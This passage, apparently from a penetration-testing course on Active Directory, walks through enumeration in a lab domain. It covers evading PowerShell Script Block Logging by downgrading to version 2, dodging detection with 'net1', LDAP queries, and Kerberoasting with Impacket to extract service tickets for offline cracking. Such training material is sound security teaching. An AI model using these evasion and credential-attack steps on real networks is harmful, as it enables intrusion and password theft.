
With Script Blocking Language enabled, you can see that whatever you type into the terminal gets sent to this log. If you downgrade to PowerShell V2, this will no longer function correctly. Your actions after will be masked since Script Block Logging does not work below PowerShell 3.0. Notice above in the logs that you can see the commands you issued during a normal shell session, but it stopped after starting a new PowerShell instance in version 2. Be aware that the action of issuing the command powershell.exe -version 2 within the PowerShell session will be logged. So evidence will be left behind showing that the downgrade happened, and a suspicious or vigilant defender may start an investigation after seeing this happen and the logs no longer filling up for that instance. You can see an example of this in the image below. Items in the red box are the log entries before starting the new instance, and the info in the green is the text showing a new PowerShell session was started in HostVersion 2.0.

Checking Defenses
Firewall Checks
PS C:\htb> netsh advfirewall show allprofiles
Domain Profile Settings:
----------------------------------------------------------------------
State OFF
Firewall Policy BlockInbound,AllowOutbound
LocalFirewallRules N/A (GPO-store only)
LocalConSecRules N/A (GPO-store only)
InboundUserNotification Disable
RemoteManagement Disable
UnicastResponseToMulticast Enable
Logging:
LogAllowedConnections Disable
LogDroppedConnections Disable
FileName %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize 4096
Private Profile Settings:
----------------------------------------------------------------------
State OFF
Firewall Policy BlockInbound,AllowOutbound
LocalFirewallRules N/A (GPO-store only)
LocalConSecRules N/A (GPO-store only)
InboundUserNotification Disable
RemoteManagement Disable
UnicastResponseToMulticast Enable
Logging:
LogAllowedConnections Disable
LogDroppedConnections Disable
FileName %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize 4096
Public Profile Settings:
----------------------------------------------------------------------
State OFF
Firewall Policy BlockInbound,AllowOutbound
LocalFirewallRules N/A (GPO-store only)
LocalConSecRules N/A (GPO-store only)
InboundUserNotification Disable
RemoteManagement Disable
UnicastResponseToMulticast Enable
Logging:
LogAllowedConnections Disable
LogDroppedConnections Disable
FileName %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize 4096
Windows Defender Check
C:\htb> sc query windefend
SERVICE_NAME: windefend
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
Above, you checked if Defender was running.
Get-MpComputerStatus
Below you will check the status and configuration settings.
PS C:\htb> Get-MpComputerStatus
AMEngineVersion : 1.1.19000.8
AMProductVersion : 4.18.2202.4
AMRunningMode : Normal
AMServiceEnabled : True
AMServiceVersion : 4.18.2202.4
AntispywareEnabled : True
AntispywareSignatureAge : 0
AntispywareSignatureLastUpdated : 3/21/2022 4:06:15 AM
AntispywareSignatureVersion : 1.361.414.0
AntivirusEnabled : True
AntivirusSignatureAge : 0
AntivirusSignatureLastUpdated : 3/21/2022 4:06:16 AM
AntivirusSignatureVersion : 1.361.414.0
BehaviorMonitorEnabled : True
ComputerID : FDA97E38-1666-4534-98D4-943A9A871482
ComputerState : 0
DefenderSignaturesOutOfDate : False
DeviceControlDefaultEnforcement : Unknown
DeviceControlPoliciesLastUpdated : 3/20/2022 9:08:34 PM
DeviceControlState : Disabled
FullScanAge : 4294967295
FullScanEndTime :
FullScanOverdue : False
FullScanRequired : False
FullScanSignatureVersion :
FullScanStartTime :
IoavProtectionEnabled : True
IsTamperProtected : True
IsVirtualMachine : False
LastFullScanSource : 0
LastQuickScanSource : 2
<SNIP>
Knowing what revision your AV settings are at and what settings are enabled/disabled can greatly benefit you. You can tell how often scans are run, if the on-demand threat alerting is active, and more. This is also great info for reporting. Often defenders may think that certain settings are enabled or scans are scheduled to run at certain intervals. If that’s not the case, these findings can help them remediate those issues.
Am I Alone?
WHen landing on a host for the first time, one important thing is to check if you are the only one logged in. If you start taking actions from a host someone else is on, there is the potential for them to notice you. If a popup window launches or a user is logged out of their session, they may report these actions or change their password, and you could lose your foothold.
PS C:\htb> qwinsta
SESSIONNAME USERNAME ID STATE TYPE DEVICE
services 0 Disc
>console forend 1 Active
rdp-tcp 65536 Listen
Network Information
Now that you have a solid feel for the state of your host, you can enumerate the network settings for your host and identify any potential domain machines or services you may want to target next.
| Networking Command | Description |
|---|---|
arp -a | lists all known hosts stored in the arp table |
ipconfig /all | prints out adapter settings for the host; you can figure out the network segment from here |
route print | displays the routing table identifying known networks and layer three routes shared with the host |
netsh advfirewall show allprofiles | displays the status of the host’s firewall; you can determine if it is active and filtering traffic |
Commands such as ipconfig /all and systeminfo show you some basic networking configs. Two more important commands provide you with a ton of valuable data and could help you further your access. arp -a and route print will show you what hosts the box you are on is aware of and what networks are known to the host. Any networks that appear in the routing table are potential avenues for lateral movement because they are accessed enough that a route was added, or it has administratively been set there so that the host knows how to access resources on the domain. These two commands can be escpecially helpful in the discovery phase of a black box assessment where you have to limit your scanning.
arp -a
PS C:\htb> arp -a
Interface: 172.16.5.25 --- 0x8
Internet Address Physical Address Type
172.16.5.5 00-50-56-b9-08-26 dynamic
172.16.5.130 00-50-56-b9-f0-e1 dynamic
172.16.5.240 00-50-56-b9-9d-66 dynamic
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
Interface: 10.129.201.234 --- 0xc
Internet Address Physical Address Type
10.129.0.1 00-50-56-b9-b9-fc dynamic
10.129.202.29 00-50-56-b9-26-8d dynamic
10.129.255.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
route print
PS C:\htb> route print
===========================================================================
Interface List
8...00 50 56 b9 9d d9 ......vmxnet3 Ethernet Adapter #2
12...00 50 56 b9 de 92 ......vmxnet3 Ethernet Adapter
1...........................Software Loopback Interface 1
===========================================================================
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination Netmask Gateway Interface Metric
0.0.0.0 0.0.0.0 172.16.5.1 172.16.5.25 261
0.0.0.0 0.0.0.0 10.129.0.1 10.129.201.234 20
10.129.0.0 255.255.0.0 On-link 10.129.201.234 266
10.129.201.234 255.255.255.255 On-link 10.129.201.234 266
10.129.255.255 255.255.255.255 On-link 10.129.201.234 266
127.0.0.0 255.0.0.0 On-link 127.0.0.1 331
127.0.0.1 255.255.255.255 On-link 127.0.0.1 331
127.255.255.255 255.255.255.255 On-link 127.0.0.1 331
172.16.4.0 255.255.254.0 On-link 172.16.5.25 261
172.16.5.25 255.255.255.255 On-link 172.16.5.25 261
172.16.5.255 255.255.255.255 On-link 172.16.5.25 261
224.0.0.0 240.0.0.0 On-link 127.0.0.1 331
224.0.0.0 240.0.0.0 On-link 10.129.201.234 266
224.0.0.0 240.0.0.0 On-link 172.16.5.25 261
255.255.255.255 255.255.255.255 On-link 127.0.0.1 331
255.255.255.255 255.255.255.255 On-link 10.129.201.234 266
255.255.255.255 255.255.255.255 On-link 172.16.5.25 261
===========================================================================
Persistent Routes:
Network Address Netmask Gateway Address Metric
0.0.0.0 0.0.0.0 172.16.5.1 Default
===========================================================================
IPv6 Route Table
===========================================================================
<SNIP>
Windows Management Instrumentation (WMI)
… is a scripting engine that is widely used within Windows enterprise environments to retrieve information and run administrative tasks on local and remote hosts.
| Command | Description |
|---|---|
wmic qfe get Caption,Description,HotFixID,InstalledOn | prints the patch level and description of the Hotfixes applied |
wmic computersystem get Name,Domain,Manufacturer,Model,Username,Roles /format:List | displays basic host information to include any attributes within the list |
wmic process list /format:list | a listing of all processes on host |
wmic ntdomain list /format:list | displays information about the domain and DCs |
wmic useraccount list /format:list | displays information about all local accounts and any domain accounts that have logged into the device |
wmic group list /format:list | information about all local groups |
wmic sysaccount list /format:list | dumps information about any system accounts that are being used as service accounts |
Below you can see information about the domain and the child domain, and the external forest that your current domain has a trust with. Read this cheatsheet.
PS C:\htb> wmic ntdomain get Caption,Description,DnsForestName,DomainName,DomainControllerAddress
Caption Description DnsForestName DomainControllerAddress DomainName
ACADEMY-EA-MS01 ACADEMY-EA-MS01
INLANEFREIGHT INLANEFREIGHT INLANEFREIGHT.LOCAL \\172.16.5.5 INLANEFREIGHT
LOGISTICS LOGISTICS INLANEFREIGHT.LOCAL \\172.16.5.240 LOGISTICS
FREIGHTLOGISTIC FREIGHTLOGISTIC FREIGHTLOGISTICS.LOCAL \\172.16.5.238 FREIGHTLOGISTIC
Net Commands
… can be beneficial to you when attempting to enumerate information from the domain. These commands can be used to query the local host and remote hosts, much like the capabilities provided by WMI. You can list information such as:
- local and domain users
- groups
- hosts
- specific users in groups
- domain controllers
- password requirements
Keep in mind that net.exe commands are typically monitored by EDR solutions and can quickly give up your location if your assessment has an evasive component. Some organizations will even configure their monitoring tools to throw alerts if certain commands are run by users in specific OUs, such as a Marketing Associate’s account running commands such as whoami, and net localgroup administrators, etc. This could be an obvious red flag to everyone monitoring the network heavily.
Listing Domain Groups
PS C:\htb> net group /domain
The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL.
Group Accounts for \\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
-------------------------------------------------------------------------------
*$H25000-1RTRKC5S507F
*Accounting
*Barracuda_all_access
*Barracuda_facebook_access
*Barracuda_parked_sites
*Barracuda_youtube_exempt
*Billing
*Billing_users
*Calendar Access
*CEO
*CFO
*Cloneable Domain Controllers
*Collaboration_users
*Communications_users
*Compliance Management
*Computer Group Management
*Contractors
*CTO
<SNIP>
You can see above the net group command provided you with a list of groups within the domain.
Information about a Domain User
PS C:\htb> net user /domain wrouse
The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL.
User name wrouse
Full Name Christopher Davis
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 10/27/2021 10:38:01 AM
Password expires Never
Password changeable 10/28/2021 10:38:01 AM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon Never
Logon hours allowed All
Local Group Memberships
Global Group memberships *File Share G Drive *File Share H Drive
*Warehouse *Printer Access
*Domain Users *VPN Users
*Shared Calendar Read
The command completed successfully.
Net Commands Trick
If you believe the network defenders are actively logging/looking for any commands out of the normal, you can try this workaround to using net commands. Typing net1 instead of net will execute the same functions without the potential trigger from the net string.
Dsquery
… is a helpful command-line tool that can be utilized to find AD objects. The queries you run with this tool can be easily replicated with tools like BloodHound and PowerView, but you may not always have those tools at your disposal. But, it is a likely tool that domain sysadmins are utilizing in their environment. With that in mind, dsquery will exist on any host with the AD Domain Services Role installed, and the dsquery DLL exists on all modern Windows systems by default now and can be found at C:\Windows\System32\dsquery.dll.
All you need is elevated privileges on a host or the ability to run an instance of Command Prompt or PowerShell from a SYSTEM context. Below, there is the basic search function with dsquery and a few helpful search filters.
User Search
PS C:\htb> dsquery user
"CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=lab_adm,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Htb Student,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Annie Vazquez,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Paul Falcon,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Fae Anthony,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Walter Dillard,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Louis Bradford,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Sonya Gage,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Alba Sanchez,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Daniel Branch,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Christopher Cruz,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Nicole Johnson,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Mary Holliday,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Michael Shoemaker,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Arlene Slater,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Kelsey Prentiss,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
Computer Search
PS C:\htb> dsquery computer
"CN=ACADEMY-EA-DC01,OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ACADEMY-EA-MS01,OU=Web Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ACADEMY-EA-MX01,OU=Mail,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=SQL01,OU=SQL Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ILF-XRG,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=MAINLON,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=CISERVER,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=INDEX-DEV-LON,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=SQL-0253,OU=SQL Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0615,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0616,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0617,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0618,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0619,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0620,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0621,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0622,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0623,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-0455,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-0456,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-0457,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-0458,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
Wildcard Search
You can use a dsquery wildcard search to view all objects in an OU, for example.
PS C:\htb> dsquery * "CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Computers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Cert Publishers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Guests,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Group Policy Creator Owners,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=RAS and IAS Servers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Allowed RODC Password Replication Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Denied RODC Password Replication Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Read-only Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Read-only Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Cloneable Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Protected Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Key Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Key Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=DnsAdmins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=DnsUpdateProxy,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=certsvc,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Jessica Ramsey,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=svc_vmwaresso,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
<SNIP>
Users with specific Attributes Set
You can, of course, combine dsquery with LDAP search filters of your choosing. The below looks for users with the PASSWD_NOTREQD flag set int userAccountControl attribute.
PS C:\htb> dsquery * -filter "(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=32))" -attr distinguishedName userAccountControl
distinguishedName userAccountControl
CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 66082
CN=Marion Lowe,OU=HelpDesk,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL 66080
CN=Yolanda Groce,OU=HelpDesk,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL 66080
CN=Eileen Hamilton,OU=DevOps,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL 66080
CN=Jessica Ramsey,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 546
CN=NAGIOSAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL 544
CN=LOGISTICS$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2080
CN=FREIGHTLOGISTIC$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2080
Searching for DCs
The below search filter looks for all DCs in the current domain, limiting to five results.
PS C:\Users\forend.INLANEFREIGHT> dsquery * -filter "(userAccountControl:1.2.840.113556.1.4.803:=8192)" -limit 5 -attr sAMAccountName
sAMAccountName
ACADEMY-EA-DC01$
LDAP Filtering Explained
You will notice in the queries above that you are using strings such as userAccountControl:1.2.840.113556.1.4.803:=8192. These strings are common LDAP queries that can be used with several different tools too, including AD PowerShell, ldapsearch, and many others.
userAccountControl:1.2.840.113556.1.4.803: specifies that you are looking at the User Account Control attributes for an object. This portion can change to include three different values.
UAC Values
=8192 represents the decimal bitmask you want to match in this search. This decimal number corresponds to a corresponding UAC attribute flag that determines if an attribute like password is not required or account is locked is set. These values can compound and make multiple different bit entries.

OID match strings
OIDs are rules used to match bit values with attributes, as seen above. For LDAP and AD, there are three main matching rules:
1.2.840.113556.1.4.803
When using this rule as you did in the example above, you are saying the bit value must match completely to meet the search requirements. Great for matching a singular attribute.
1.2.840.113556.1.4.804
When using this rule, you are saying that you want your results to show any attribute match if any bit in the chain matches. This works in the case of an object having multiple attributes set.
1.2.840.113556.1.4.1941
This rule is used to match filters that apply to the Distinguished Name of an object and will search through all ownership and membership entries.
Logical Operators
When building out search strings, you can utilize logical operators to combine values for the search. The operators &, |, and ! are used for this purpose. For example you can combine multiple search criteria with the & operator like so: (&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=64)) .
The above example sets the first criteria that the object must be a user and combines it with searching for a UAC bit value of 64 (Password can’t change). A user with that attribute set would match the filter. You can take this even further and combine multiple attributes like (&(1) (2) (3)). The ! and | operators can work similarly. For example, your filter above can be modified as follows: (&(objectClass=user)(!userAccountControl:1.2.840.113556.1.4.803:=64)).
This would search for any user object that does NOT have the “Password Can’t Change” attribute set. When thinking about users, groups, and other objects in AD, you ability to search with LDAP queries is pretty extensive.
A lot can be done with UAC filters, operators, and attribute matching with OID rules.
Kerberoasting
… is a lateral movement/privilege escalation technique in AD environments. This attack targets Service Principal Names (SPN) accounts. SPNs are unique identifiers that Kerberos uses to map a service instance to a service account in whose context the service is running. Domain accounts are often used to run services to overcome the network authentication limitations of built-in accounts. Any domain user can request a Kerberos ticket for any service account in the same domain. This is also possible across forest trusts if authentication is permitted across the trust boundary. All you need to perform is a Kerberoasting attack in an account’s cleartext passwort (or NTLM hash), a shell in the context of a domain user account, os SYSTEM level access on a domain-joined host.
Domain accounts running services are often local administrators, if not highly privileged domain accounts. Due to the distributed nature of systems, interacting services, and associated data transfers, service accounts may be granted administrator privileges on multiple servers across the enterprise. Many services require elevated privileges on various systems, so service accounts are often added to privileged groups, such as Domain Admins, either directly or via nested membership. Finding SPNs associated with highly privileged accounts in Windows environment is very common. Retrieving a Kerberos ticket for an account with an SPN does not by itself allow you to execute commands in the context of this account. However, the ticket is encrypted with the service account’s NTLM hash, so the cleartext password can potentially by obtained by subjecting it to an offline brute-force attack.
Service accounts are often configured with weak or reused passwords to simplify administration, and sometimes the password is the same as the username. If the password for a domain SQL Server service account is cracked, you are likely to find yourself as a local admin on multiple servers, if not Domain Admin. Even if cracking a ticket obtained via Kerberoasting attack gives you a low-privilege user account, you can use it to craft service tickets for the service specified in the SPN. For example, if the SPN is set to MSSQL/SRV01, you can access the MSSQL service as sysadmin, enable the xp_cmdshell extended procedure and gain code execution on the target SQL server.
From Linux
with GetUserSPNs.py
Listing SPN Accounts
You can start by just gathering a listing of SPNs in the domain. To do this, you will need a set of valid domain credentials and the IP address of a DC. You can authenticate to the DC with a cleartext password, NT password hash, or even a Kerberos ticket. Entering the below command will generate a credential prompt and then a nicely formatted listing of all SPN accounts. From the output below, you can see that several accounts are members of the Domain Admin group. If you can retrieve and crack one of these tickets, it could lead to domain compromise. It is always worth investigating the group membership of all accounts because you may find an account with an easy-to-crack ticket that can help you further your goal of moving laterally/vertically in the target domain.
d41y@htb[/htb]$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend
Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth Corporation
Password:
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
--------------------------------------------- ----------------- ---------------------------------------------------------------------------------------- -------------------------- --------- ----------
backupjob/veam001.inlanefreight.local BACKUPAGENT CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:15:40.842452 <never>
sts/inlanefreight.local SOLARWINDSMONITOR CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:14:48.701834 <never>
MSSQLSvc/SPSJDB.inlanefreight.local:1433 sqlprod CN=Dev Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:09:46.326865 <never>
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351 sqlqa CN=Dev Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:10:06.545598 <never>
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:13:31.639334 <never>
adfsconnect/azure01.inlanefreight.local adfs CN=ExchangeLegacyInterop,OU=Microsoft Exchange Security Groups,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:15:27.108079 <never>
Requesting all TGS tickets
You can now pull all TGS tickets for offline processing using the -request flag. The TGS tickets will be output in a format that can be readily provided to Hashcat or John.
d41y@htb[/htb]$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request
Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth Corporation
Password:
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
--------------------------------------------- ----------------- ---------------------------------------------------------------------------------------- -------------------------- --------- ----------
backupjob/veam001.inlanefreight.local BACKUPAGENT CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:15:40.842452 <never>
sts/inlanefreight.local SOLARWINDSMONITOR CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:14:48.701834 <never>
MSSQLSvc/SPSJDB.inlanefreight.local:1433 sqlprod CN=Dev Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:09:46.326865 <never>
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351 sqlqa CN=Dev Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:10:06.545598 <never>
